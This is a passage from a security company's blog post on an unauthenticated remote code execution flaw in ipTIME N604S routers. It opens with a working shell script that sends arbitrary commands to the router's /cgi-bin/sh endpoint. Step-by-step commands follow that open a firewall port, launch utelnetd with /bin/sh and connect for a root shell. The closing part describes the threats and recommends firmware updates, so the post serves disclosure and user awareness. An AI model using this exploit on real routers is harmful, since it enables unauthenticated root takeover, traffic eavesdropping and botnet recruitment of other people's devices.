if [ ! $1 ]; then
  echo "Usage:"
  echo $0 ip command
  exit 1
fi

# Collect all arguments starting from $2
args="${2} ${3} ${4} ${5} ${6} ${7} ${8} ${9} ${10} ${11} ${12} ${13} ${14} ${15}"

wget -qO- --post-data="echo 'Content-type: text/plain

'; PATH=$PATH:/sbin $args" http://$1/cgi-bin/sh
Since /sbin PATH is added, we can use iptables and utelnetd in /sbin.

8.1. Port Connection via iptables
Use iptables to allow connections to target_device's 7777 TCP port.
./n604s.sh <target_ip> iptables -A INPUT -p tcp --dport 7777 -j ACCEPT8.2. Execute utelnetd
Open telnet communication on port 7777 on target device.
./n604s.sh <target_ip> utelnetd -p 7777 -l /bin/sh8.3. Connect to Router Shell via telnet
Connect to the target device using the telnet command.
telnet <target_ip> <port>If steps 8.1 through 8.3 are completed successfully, you will be connected to the router's shell as shown in the image below.

Running the ps -ef command confirms that utelnetd and /bin/sh are running with root privileges.
Conclusion
This vulnerability is a remote arbitrary code execution vulnerability caused by misconfiguration, allowing attackers to execute arbitrary code with root privileges without any authentication - representing a very serious security flaw.
The reason why such high-severity vulnerabilities discovered over 10 years ago are still considered critical security threats today is clear. According to GreyNoise's 2025 report, 40% of vulnerabilities exploited in 2024 were legacy vulnerabilities discovered before 2020, suggesting that attackers continue to target past vulnerabilities persistently.
🔺 Potential Threats from Router Root Privilege Compromise
Given the nature of this vulnerability that allows root privilege acquisition without authentication, the low attack difficulty means that if attackers succeed, it can be exploited in various ways:
Network Traffic Manipulation and Eavesdropping: Attackers can monitor and manipulate all network traffic in real-time, allowing them to steal users' sensitive information (login credentials, personal information, corporate secrets).
Botnet Construction: Compromised routers can be used as part of a botnet for DDoS attacks or as a stepping stonefor additional attacks on other systems. As mentioned in the GreyNoise report, the most exploited vulnerability in 2024 targeted home internet routers to build large-scale botnets.
Internal Network Penetration: If the router is positioned at the boundary between the internal network and the internet, lateral movement into the internal network becomes possible, exposing all connected devices to risk.
Backdoor Installation: With root privileges, attackers can modify firmware or install persistent backdoors to maintain access even after reboots.
🔺 Recommendations
All users should check the firmware version of their currently used devices and perform regular firmware updates. Utilizing automatic firmware update features is also an effective approach.
As we have seen, attackers quickly exploit network edge device vulnerabilities leading to user damage, making it essential to apply updates immediately when manufacturers release security patches.
<Reference>
https://www.greynoise.io/blog/2025-mass-internet-exploitation-report
https://dpg.danawa.com/news/view?boardSeq=293&listSeq=5655412
https://iptime.com/iptime/?pageid=11&page_id=126&mod=document&keyword=n604s&uid=10350
https://pierrekim.github.io/blog/2015-07-01-poc-with-RCE-against-127-iptime-router-models.html
© 2025 ZIEN, Inc. All rights reserved.